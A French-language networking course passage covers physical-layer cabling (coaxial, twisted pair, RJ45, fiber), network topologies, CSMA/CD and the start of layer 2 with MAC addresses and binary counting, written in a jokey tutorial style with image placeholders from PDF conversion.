
Les matériels, câbles, etc.

Les 0 et les 1 vont circuler grâce aux différents supports de transmission. Nous allons les étudier un par un.

Historiquement, nous avons utilisé des câbles, qui ne le sont plus aujourd'hui, mais que vous pourrez parfois encore rencontrer dans des réseaux antiques : il s'agit des *câbles coaxiaux* !

Les câbles coaxiaux

Voici comment se présente un câble coaxial :



Le principe est de faire circuler le signal électrique dans le fil de données central. On se sert du maillage de masse, autrement appelé *grille* pour avoir un signal de référence à 0v. On obtient le signal électrique en faisant la *différence de potentiels* entre le fil de données et la masse.

Comme nous sommes des bons bourrins dans les réseaux 😊 un nom aussi simple que câble coaxial n'était pas envisageable et il fallait inventer un acronyme incompréhensible pour bien montrer que ce métier était réservé à des experts.

Le nom scientifique donné au câble coaxial est donc le 10B2 ou 10B5 pour sa version encore plus ancienne.



Mais pourquoi ces chiffres et ces lettres incompréhensibles ?

Pour crâner en public ! Bon ok, il y a aussi une explication logique... mais j'aime bien crâner en public 😊

- Le 10 indique le débit en Mbps (Méga bits par seconde)
- Le B indique la façon de coder les 0 et les 1, soit ici la bande de Base
- Le dernier chiffre indique la taille maximale en mètres du réseau, divisée par 100 🤔

Soit 200m pour le 10B2, et 500m pour le 10B5.

Par exemple, la taille de réseau maximum pour le coaxial fin est de 200m. Je divise cette longueur par 100, cela me donne 2. Le nom scientifique est donc bien 10B2 !

Le câble coaxial 10B5

Le 10B5 est le plus ancien. Et le plus dur à utiliser.

Le principe est de poser le câble partout dans les salles à informatiser. Puis ensuite, on peut brancher des machines sur le câble, mais seulement à certains endroits ! 🤔


La connexion se faisait à l'aide de prise vampires.



Que vient faire Dracula là dedans ?

En fait, il fallait faire un petit trou, à la main, dans le câble, pour atteindre le fil de données.

Une fois cette manipulation effectuée, on mettait en place la prise vampire dans laquelle une petite pointe en métal venait en contact avec le fil de données et permettait de récupérer le signal.



Prise vampire

Autant dire que les administrateurs réseau étaient manuels ! 😊

Pour la petite histoire, les câbles 10B5 étant très épais, il était difficile de les plier. Et si jamais on le pliait trop fort et qu'on coupait le fil de données à l'intérieur, patatra ! le réseau était coupé et le câble bon à jeter.

C'est pour cela que ce câble faisait un quart de cercle dans le coin des salles pour ne pas être plié.

Un élève mal intentionné pouvait alors se venger avec un bon coup de pied dans ledit câble... Heureusement est arrivé le 10B2 !

Le câble coaxial 10B2

Le câble coaxial 10B2 possède la même structure que le 10B5, mais en plus fin.

La connectique utilisée est aussi très différente car la propagation de l'information ne se fait pas de la même façon.

Pour mettre en place un réseau en 10B2, il fallait:

- Des câbles 10B2 équipés de prises BNC
- Des té BNC
- Des bouchons (pour s'en mettre un p'tit coup derrière la cravate !)

Voici dans l'ordre de haut en bas, le câble équipé d'une prise BNC, le té BNC et le bouchon BNC:



Prise BNC



Té BNC




Bouchon BNC


Pour créer le réseau, on mettait un bouchon sur un côté du té, une carte réseau sur le second côté (celui du milieu) et un câble sur la dernière prise. L'autre extrémité du câble était branchée sur un autre té, et ainsi de suite jusqu'à la fermeture du réseau par

un bouchon.

Voici un exemple de connexion sur un té:



Et le réseau complet:




Cela devient plus simple et plus solide que le réseau 10B5 car si un câble est défectueux, on peut le remplacer. Mais... si jamais quelqu'un veut se débrancher du réseau... il coupe le réseau ! 😡

Heureusement pour nous, le réseau a évolué, et Zorro la paire torsadée est arrivée !

La paire torsadée

Le câble à paires torsadées n'est plus un câble coaxial. Il n'y a plus un unique fil dans le câble mais 8 ! De quoi faire passer de l'information dans tous les sens !

Le câble à paires torsadées est donc composé de huit fils, torsadés deux à deux par paire, d'où le génie des chercheurs quand ils ont trouvé son nom, la paire torsadée 😊



Mais pourquoi utiliser 8 fils ?

Parce que nous avons été malins !

Par principe, il n'y a besoin que de deux fils pour faire passer une différence de potentiel, comme vu au paragraphe précédent sur le câble coaxial.

Mais, nous ne savons pas de quoi l'avenir sera fait, et peut être que demain nous voudrons faire passer plusieurs informations sur un câble.

Ainsi, le câble à paires torsadées a été créé avec 8 fils alors que deux auraient suffi, mais celui-ci pourra évoluer par la suite.



Ok, donc aujourd'hui, nous utilisons 2 fils, soit une paire, pour faire passer l'information ?

Et non ! Aujourd'hui, dans la plupart des réseaux, nous utilisons 2 paires ! soit 4 fils, car nous utilisons une paire pour envoyer les données, et une paire pour les recevoir. Nous n'utilisons donc que 4 fils sur 8.

Mais ce n'est pas grave car il existe déjà des technologies qui utilisent plus de 4 fils. Donc nous avons eu raison d'en mettre 8 dans le câble à paires torsadées.



Et d'ailleurs, pourquoi on les torsade ces fils ?

Parce que ~~e'est plus joû~~ cela confère une meilleure protection du signal électrique. En effet, on s'est rendu compte qu'en torsadant les fils de la sorte, le câble était moins sujet à des perturbations électromagnétiques (et ne me demandez pas pourquoi !).

Il faut cependant éviter au possible quand vous posez du câble de passer à coté de sources de perturbation comme des câbles électriques à 220v ou des néons qui créent de grosses perturbations lors de l'allumage.



Est-ce que la paire torsadée a un nom compliqué comme le 10B2 ?

Oui, on l'appelle aussi le 10BT, ou 100BT ou 1000BT, selon le débit utilisé (10Mbps, 100Mbps, 1000Mbps) le T étant là pour *torsadé*, ou *twisted* en Anglais. On ajoute parfois un x derrière pour dire que le réseau est commuté... mais nous verrons cela avec la couche 2.

Si je vous dis que le réseau est en 100BTx, vous savez que j'utilise de la paire torsadée et que le débit est de 100Mbps (et accessoirement que le réseau est commuté, mais cela n'est pas encore très parlant...).



Le câble coaxial n'est plus utilisé, qu'en est-il de la paire torsadée ?

Eh bien on l'utilise partout ! dans 90% des cas ! C'est la *number one* de la connexion, la championne, le top du top !

C'est d'ailleurs sûrement le câble que vous utilisez pour vous connecter à votre box. Il est partout en entreprise, chez les particuliers, chez mamie, etc.

Notamment car il est robuste, permet de gros débits, pas cher, et simple à installer, le top je vous dis !



D'ailleurs, comment on branche les machines avec ?

On les branche à l'aide de prises RJ45.



Et ne mélangez pas le câble à paire torsadées, avec les prises de ce câble, RJ45 ! Ne me parlez pas non plus de câble RJ45, cela n'existe pas !

Voici une prise RJ45 :



Prise RJ45_2

On peut voir les 8 petits connecteurs en cuivre qui sont reliés aux 8 fils.



Et vu que nous n'utilisons que 4 fils, peut-on utiliser n'importe lesquels ?

Non ! Il faut utiliser des fils spécifiques, qui sont les fils 1, 2, 3 et 6.

Voici le branchement d'un câble et les fils utilisés (avec les couleurs !):



Mais il ne faut pas oublier que cette prise va être branchée dans une autre prise pour être connectée. On appelle cette prise une prise femelle, elle est généralement située sur un hub ou un switch (que nous verrons plus tard...).



rj45 femelle



Switch

Imaginons que nous ayons une machine A à gauche, et une machine B à droite, que nous relions à l'aide de ce câble. Voici ce que cela donne :





Il y a un problème !?

Oui, comme certains l'ont peut-être deviné, cela ne va pas marcher.

Si vous vous rappelez bien, nous utilisons deux paires pour une connexion. Une paire pour envoyer des données et une paire pour les recevoir.

Or d'après le câblage utilisé, la réception de la machine A va être en relation avec la réception de la machine B.


Et la transmission de la machine A va être en relation avec la transmission de la machine B.

Cela ne marchera pas...



Alors comment faire ? On m'aurait menti ?

Pour pouvoir relier la transmission de la machine A avec la réception de la machine B, il faudrait que les fils 1 et 2 soient en relation avec les fils 3 et 6... Ce qui reviendrait à croiser les fils... Eh bien voilà, nous venons d'inventer le câble croisé !



Ici nous avons bien la transmission de la machine A en relation avec la réception de la machine B.
Nous pouvons en tirer une conclusion :



Pour relier deux machines directement entre elles, il faut un câble croisé.



Ah bon ? Pourtant je connecte mon ordinateur sur ma freebox et j'utilise un câble droit !

Il peut y avoir deux raisons à cela :

- La prise femelle sur la freebox a déjà ses connexions transmission et réception inversées.
- Les prises femelles de ma freebox et de mon ordinateur sont capables de s'adapter et d'inverser les connexions de transmission et réception si besoin.

Le premier cas se modélise ainsi:



Nous voyons bien que même si nous utilisons un câble droit, la paire de transmission de la machine A est en relation avec la paire de réception de la machine B.

Dans le second cas, la machine B peut choisir indifféremment les paires de transmission et réception pour se trouver dans le cas de la machine A ou de la machine B. Magique !

Ainsi, étant donné que les cartes réseau ont évolué aujourd'hui, **vous pouvez utiliser indifféremment des câbles droits ou croisés** sans vous embêter ! Cela reste vrai tant que vous n'utilisez pas de vieux matériel qui ne serait pas capable de changer ses paires de connexion...



Mais maintenant si vous utilisez du vieux matériel. Quand savoir s'il faut utiliser un câble droit ou un câble croisé ?

Il y a une règle simple, mais pas toujours facile à comprendre:



Je dois utiliser un câble croisé pour connecter deux matériels de même type.

Super ! Vous vous demandez peut-être ce que c'est que deux matériels de même type ? Eh bien ce sont par exemple deux ordinateurs, ou deux imprimantes. Quand ce sont deux matériels identiques, on sait qu'ils sont de même type, c'est facile. Par contre, si l'on veut connecter un ordinateur et une imprimante, comment faire ? Il va falloir créer deux catégories :

- Les matériels de connexion
- Les matériels connectés

Les matériels de connexion sont ceux qui servent à connecter plusieurs machines entre elles, comme les hub ou les switchs.



Un Switch



Switch

Les matériels connectés sont... tout le reste ! Les ordinateurs, les imprimantes, les routeurs, etc. Et voilà, nous avons fait le tour de la paire torsadée qui est le câble encore le plus utilisé de nos jours.



Mais à quoi branche-t-on cette paire torsadée ?

Dans un premier temps, nous l'avons vu, il s'agit de prises RJ45 femelles. Celles-ci sont montées sur des cartes réseau pour nos machines.

Mais pour pouvoir relier plusieurs machines entre elles sur un réseau, il faut utiliser un matériel de connexion. Et pour la couche 1, il s'agit du **Hub** (ou concentrateur en français).

Le hub est une machine composée de plusieurs prises RJ45 femelles et qui a pour rôle de relier les machines entre elles.



Un Switch

Seulement le hub a un fonctionnement particulier. Imaginez qu'il y ait 5 machines branchées au hub. Les machines A, B, C, D et E. Si A veut parler à C, elle va envoyer l'information au hub.

Mais lui ne sait pas lire ! il va donc envoyer l'information à toutes les machines en se disant qu'il y en aura bien une dans le tas qui sera la bonne !

Les machines B, D et E vont voir que l'information n'est pas pour elles et vont la jeter, alors que la machine C va pouvoir la lire ! (*on voit tout de suite qu'un hub n'est pas top pour la confidentialité des données...*).

Le hub est un peu bourrin, mais ça marche !



Mais quel est l'avenir du câblage réseau ? est-ce encore la paire torsadée ?

A priori, même si cela coûte encore très cher, la **fibre optique** va être amenée à remplacer la paire torsadée, notamment pour les débits qu'elle peut offrir. Mais ce n'est pas pour tout de suite...

La fibre optique

Avec la fibre optique, nous allons toujours transporter des 0 et des 1, non plus avec de l'électricité mais **avec de la lumière** ! Ce sera en gros, allumé, éteint, allumé, éteint...

On envoie de la lumière dans le fil, et elle ressort quelques mètres/kilomètres plus loin.

Nous n'allons pas rentrer dans les détails de la fibre optique, et allons seulement voir ce qui nous intéresse.

Le nom scientifique

Le nom scientifique de la fibre est communément le 1000BF.

Du gigabit avec le F pour... Fibre !

Il existe aujourd'hui globalement deux types de fibre.

- La fibre monomode
- La fibre multimode

La fibre monomode fait passer **une seule longueur d'onde** lumineuse, soit une seule couleur. Elle fonctionne donc avec du laser qui peut être vert, bleu, rouge, etc.

La fibre multimode fonctionne avec de la lumière blanche, et donc **toutes les longueurs d'ondes** (la lumière blanche est la somme de toutes les lumières possibles, comme celle du soleil).



Mais pourquoi avoir deux fibres différentes ?

Le débit et la distance parcourues ne seront pas les mêmes dans les deux cas. En effet, la fibre monomode est beaucoup plus performante que la multimode.



Hein ? une seule lumière est plus efficace que toutes les lumières ensemble ?

Eh oui ! Dans le cas de la lumière blanche, la lumière envoyée dans la fibre va être reflétée à l'intérieur de la fibre. Mais chaque couleur va se refléter légèrement différemment, ce qui fait qu'au bout de la fibre au lieu d'avoir une lumière blanche, on aura des couleurs qui arriveront très proches, mais pas parfaitement ensemble.

C'est comme si vous lanciez une poignée de cailloux. Les cailloux sont bien regroupés au lancement, mais plus ils avancent et plus ils s'éparpillent.

Alors que si vous lancez un seul caillou, il arrivera groupé (vu qu'il est seul 🍪). C'est pareil pour la fibre monomode.

On pourra ainsi parcourir une plus longue distance avec de la fibre monomode. En gros:

- ~2km pour la fibre multimode
- ~60km pour la fibre monomode

Même si les distances parcourues aujourd'hui peuvent être beaucoup plus grandes (le record étant à 8000km je crois) c'est un bon ordre de grandeur.

C'est ainsi que l'on a relié les États-Unis et l'Europe, en passant de la fibre monomode dans l'Atlantique, et en répétant le signal lumineux tous les 60km...

La fibre aujourd'hui

Aujourd'hui, vous n'utilisez pas la fibre pour relier votre ordinateur. Par contre elle est très utilisée chez les opérateurs Internet qui ont besoin de beaucoup de bande passante, dans les grandes entreprises dans ce que l'on appelle *le cœur de réseau*, et parfois dans certaines entreprises lorsqu'il y a de gros moteurs qui créent des perturbations électromagnétiques (vu que la lumière y est insensible).

Voilà, vous avez un aperçu de ce qui se fait en terme de câblage, du moins sur le câblage matériel, puisqu'il existe aussi aujourd'hui du câblage virtuel, j'ai nommé le wifi !

Nous n'allons pas rentrer dans le détail de la technologie wifi... non nous n'allons pas y rentrer...

Maintenant que nous avons du matériel pour brancher les ordinateurs, il nous reste à savoir comment nous allons organiser ces branchements, car il y a plusieurs possibilités...

La topologie réseau

Les 3 topologies




Hein ? c'est quoi cette topologie ? c'est à moi que tu t'exprimes ?

En réseau, la topologie est **la manière selon laquelle on branche les machines entre elles**.

Il y a trois topologies principales :

- La topologie en bus
- La topologie en anneau
- La topologie en étoile

Les voici représentées, avec les ronds pour les machines et les traits pour le câblage :



Dans la topologie en bus, toutes les machines sont branchées sur le même câble.

Comme vous pouvez l'imaginer, cela se rapporte notamment à du câblage coaxial 10B2 ou 10B5.

Dans la topologie en anneau, toutes les machines sont branchées à un même câble, mais celui-ci est bouclé sur lui-même en cercle.

Comme vous pouvez... Non, vous n'imaginez rien car nous n'avons vu aucune technologie de câblage en anneau. Vous n'en verrez plus non plus nulle part d'ailleurs 🍪 ou alors c'est pas de chance.

Enfin, dans la topologie en étoile, toutes les machines sont branchées à une machine centrale, **qui sait envoyer les informations à une machine en particulier.**


Cela nous fait penser à des machines reliées en paire torsadée à un switch.

 Mais pourquoi a-t-on plusieurs topologies et quelles sont leurs différences ?

Caractéristiques

Nous allons les étudier une à une, sachant que l'objectif pour nos réseaux sera d'avoir un maximum de machines et une taille de réseau la plus grande possible.

Caractéristiques du bus



 Comment parle-t-on sur un bus ?

Sur un bus, une seule machine peut parler à la fois vu qu'il n'y a qu'un seul câble. En gros, on écoute si une machine parle, et si personne ne parle, on parle !

 Peut-on brancher une infinité de machines sur un bus ?

Non !

Tout simplement car nous venons de voir que nous n'avons qu'un seul câble pour tout le monde. Une seule personne peut parler à un instant donné. Donc plus il y a de machines et moins nous avons de possibilité de parler.

C'est comme si vous étiez dans une pièce avec d'autres personnes. Plus vous êtes nombreux et plus il commence à être difficile de parler et de prendre la parole.


On considère qu'au delà de 50 machines, la probabilité de parler en même temps qu'une autre machine est plus forte de celle de parler seul, et donc que le réseau ne marchera plus...

 Peut-on faire un réseau de taille illimitée ?

Non encore !

Tout simplement à cause du temps de propagation de l'information. Plus le câble est long, plus l'information met du temps à aller d'un bout à l'autre du réseau, et donc plus il y a de chances pour qu'une machine essaye de parler en même temps que les autres. La taille du réseau est donc limitée pour limiter le risque que plusieurs machines parlent en même temps.

Caractéristiques de l'anneau



Le mode de communication sur un anneau est assez différent. Il y a un "jeton" qui tourne en permanence sur l'anneau et que les machines peuvent prendre pour envoyer un message.

C'est un peu comme si vous étiez assis en rond avec des amis et que votre seul moyen de communiquer était un panier que vous vous passiez de l'un à l'autre, dans un sens.

Pour parler, il faut prendre le panier et mettre son message dedans. Vous passez le panier à votre voisin qui regarde l'adresse du destinataire. Si c'est lui il le lit, sinon il passe à son voisin, et ainsi de suite.



Peut-on brancher une infinité de machines sur un anneau ?

Non ! Car comme pour le bus, il n'y a qu'un jeton pour tout le monde.




Peut-on faire un réseau de taille illimitée ?

Non encore !

Et la raison est la même que pour le bus. Plus l'anneau est grand et plus le jeton met du temps à le parcourir.

C'est comme pour attendre le bus (pas la topologie, celui avec des roues 🍞) plus le trajet du bus est long, plus vous risquez de l'attendre.

Caractéristiques de l'étoile



En étoile, toutes les communications passent par le point central.

On lui envoie l'information avec le nom du destinataire, et le point central aiguille l'information vers la bonne machine. C'est comme le centre de tri de la Poste (sauf que c'est plus rapide... 😊).



Peut-on brancher une infinité de machines sur une étoile ?

Oui... et non !

En fait cela dépend de la capacité de notre point central à traiter un grand nombre de machines. C'est lui le facteur limitant. Aujourd'hui, les switchs sont capables de traiter plusieurs milliers de machines.



Peut-on faire un réseau de taille illimitée ?

Oui ! Mais dans ce cas, il faut relier plusieurs points centraux entre eux. Ainsi, il se transmettent l'information jusqu'à l'acheminer au destinataire.

Quelle topologie utiliser alors ?

Cela semble assez clair, seule la topologie en étoile possède des caractéristiques permettant d'étendre son réseau aussi bien en taille qu'en nombre de machines. Et ça tombe bien car les réseaux en bus ou anneau sont en voie de disparition aujourd'hui.

Nous travaillerons donc par la suite sur des réseaux en étoile... sauf cas particuliers que nous verrons dans le QCM...

Le CSMA/CD

Ah oui, il nous reste une petite chose à voir avant de clore ce chapitre, le CSMA/CD !



Quoi ? c'est quoi cet acronyme à la noix ?

Cela veut dire **Carrier Sense Multiple Access/Collision Detection**. Voilà, suffisait de demander !

...

Bon ok, vous n'êtes pas bien avancés ! Pour comprendre cet acronyme, il va falloir se replonger dans la topologie en bus. Et notamment comprendre comment l'on fait pour parler sur un bus. Dans une topologie en bus, il n'y a qu'un câble pour tout le monde. Donc une seule machine peut parler à un instant t. Si deux machines parlent en même temps, il se produit **une collision**.



C'est quoi une collision ?

C'est quand deux machines parlent en même temps sur un bus (ça on le savait , super le cours...)

Mais il faut comprendre ce qui se passe réellement. En fait, le bus transporte une information électrique. Si deux machines parlent en même temps, les signaux électriques se superposent. Quand deux signaux à 5v arrivent en même temps sur le câble, cela donne 5v (voir explication [ici](#), merci à python-guy et Qubs) Par contre, si un signal 0v arrive avec un signal 5v, il en résulte 5v et le premier signal devient donc incorrect (car on lit 5v au lieu de 0v).

Et donc on ne comprend plus rien, comme quand deux hommes politiques parlent ensemble à la télé.



Mais comment faire alors pour éviter les collisions ?

On ne peut pas... Mais par contre, on peut essayer de limiter le nombre de collisions.

C'est là que le CSMA/CD **entre en jeu**. Son objectif est de **limiter le nombre de collisions en organisant le droit à la parole**. L'idée est de mettre en place une règle qui permettrait de ne presque plus avoir de collisions.



Mais comment faire ? parce que si j'ai besoin d'envoyer une information et mon voisin aussi, on va se battre !

Nous allons mettre en place une règle, et la respecter.

1. On écoute en permanence sur le bus pour savoir si quelqu'un parle ou s'il y a une collision.
2. On ne peut parler que quand le bus est libre.
3. Si jamais on parle, mais qu'une collision survient (parce que quelqu'un a eu la même idée que nous) on doit se taire et attendre pour reparler.

Oui mais bon, s'il y a une collision, je me tais et j'attends. L'autre machine qui a parlé fait pareil. Et boum ! lorsqu'on veut reparler il y a de nouveau une collision. C'est vrai, il va donc falloir une petite astuce pour éviter ce phénomène.

Pour cela, lorsque nous détectons une collision, nous allons attendre **un temps aléatoire** avant de reparler. Vu que ce temps est aléatoire, il y a peu de chances pour que les deux machines tombent sur le même temps.

Je récapitule le CSMA/CD :

1. On écoute en permanence sur le bus pour savoir si quelqu'un parle ou s'il y a une collision.
2. On ne peut parler que quand le bus est libre.
3. Si jamais on parle, mais qu'une collision survient (parce que quelqu'un a eu la même idée que nous) on doit se taire.
4. On attend un temps aléatoire.
5. On reparle.
6. Si jamais il y a une collision, on revient à l'étape 4, sinon, c'est bon !

Dans la réalité, cela donne :

1. Deux machines A et B parlent en même temps.
2. Elles détectent la collision.
3. Elles attendent toutes les deux un temps aléatoire. 2s pour A et 3s pour B.
4. Après 2s, A recommence à parler.
5. Après 3s, B voit que A parle et attend son tour.
6. Dès que A a fini, B peut parler.

Ça marche ! 😊



Donc nous n'avons pas éliminé les collisions sur un bus, cela n'est pas possible, mais par contre nous avons trouvé une méthode pour les limiter et réussir à partager le bus pour parler.

Nous connaissons donc maintenant tous les secrets de la couche 1.

Récapitulons:

- Le rôle principal de la couche 1 est d'offrir un support de transmission pour les communications
- Le câble le plus utilisé aujourd'hui est la paire torsadée, munie de prises RJ45
- ~~Le wifi est une technologie pourrie~~
- Le matériel de couche 1 est le hub
- le branchement des ordinateurs entre eux peut se faire selon plusieurs topologies
- La topologie la plus utilisée est la topologie en étoile
- Il peut y avoir des collisions sur un bus
- Le CSMA/CD permet de s'affranchir des problèmes de collision

Si vous maîtrisez tout cela, vous savez maintenant brancher les machines entre elles.

Il est grand temps pour vous de les faire parler entre elles.

Et ça, ça se fait grâce à la couche 2 !

Faire communiquer les machines entre-elles, la couche 2

La couche 1 n'a plus de secrets pour vous : vous savez câbler un réseau et maîtrisez le matériel associé.

Maintenant, il serait bien de pouvoir envoyer des informations d'une machine à une autre, de s'ouvrir au grand monde, de rêver d'un monde de communication... Ok je m'empporte.

Commençons par comprendre la couche 2 et nous aurons déjà fait un grand pas ! 😊

Vous allez voir que dans ce chapitre et le suivant nous allons aborder beaucoup de notions qui vous seront utiles en réseau. Il est très important de bien maîtriser ces notions, ne négligez donc pas ces chapitres et les suivants.

La couche 2, ses rôles

Comme nous l'avons vu dans un chapitre précédent, la couche 2 se nomme la couche liaison, ou plus précisément, **liaison de données**. Mais ce qu'il y a à retenir n'est pas dans le nom, mais bien dans le rôle.



Le rôle donné à la couche 2 est de **connecter des machines sur un réseau local**.

Plus exactement, l'objectif est de permettre à des machines connectées ensemble de communiquer. Nous allons donc dans ce chapitre voir ce qu'il faut mettre en œuvre pour établir une communication entre deux ou plusieurs machines.

Mais nous allons un peu vite en besogne car la couche 2 possède un autre rôle important, **la détection des erreurs de transmission**. J'ai bien dit *déttection*, et non pas *correction*, la différence est importante. Car la couche 2 verra les erreurs, et fermera les yeux sur celles-ci.

Si avec tout cela on n'arrive pas à parler, j'ai plus qu'à changer de métier !

Un identifiant, l'adresse MAC

Pour parler ensemble quand nous sommes deux, c'est pas bien compliqué, je parle, l'autre écoute (du moins la plupart du temps...).

Dès que le nombre de participants augmente, cela devient plus compliqué car l'on peut vouloir s'adresser à une personne en particulier pour lui dire un secret top secret 🎉

En réseau c'est pareil, on voudra parfois parler à tout le monde, mais dans la plupart du temps parler à une machine en particulier. Et pour pouvoir parler à une machine en particulier, il va bien falloir pouvoir l'identifier. Les chercheurs ont donc créé un identifiant particulier à la couche 2 qui permettrait de distinguer les machines entre elles, il s'agit de **l'adresse MAC** !



Wahou ! Une machine a donc une adresse mac pour être identifiée ?

Pas exactement en fait. Vu que nous sommes en couche 2, et donc encore proches de la couche 1, l'adresse MAC est en liaison avec le matériel, et notamment la carte réseau.



L'adresse MAC est donc l'adresse d'une carte réseau

Notation de l'adresse MAC

Un peu de calcul binaire

Attention, sortez vos cerveaux, il va falloir faire du calcul binaire 😊

Et en réseau, on va en faire beaucoup, beaucoup. Donc autant s'y mettre dès maintenant !



Heu, c'est quoi le binaire ?

Le binaire est un système de numération en base 2. 😊

Globalement, cela veut dire qu'on ne peut compter qu'avec 1 et 0. Contrairement au système de numération décimal que nous avons l'habitude d'utiliser dans lequel on se sert des chiffres de 0 à 9.

Si je compte en binaire, cela donne le résultat suivant :

Citation

0
1
10
11
100
101
110
111
1000

Ce qui est équivalent en décimal à :

Citation

0
1
2
3
4
5
6
7
8

 Mais pourquoi du binaire ? On est punis ?

Parce que nous avons vu dans le chapitre précédent que les informations électriques passaient sous la forme de 0v ou 5v, soit deux états différents 0 ou 1.

Comment calculer en binaire ?

Il y a plusieurs façons de faire, je vais vous en présenter une qui est *relativement* facile à utiliser.

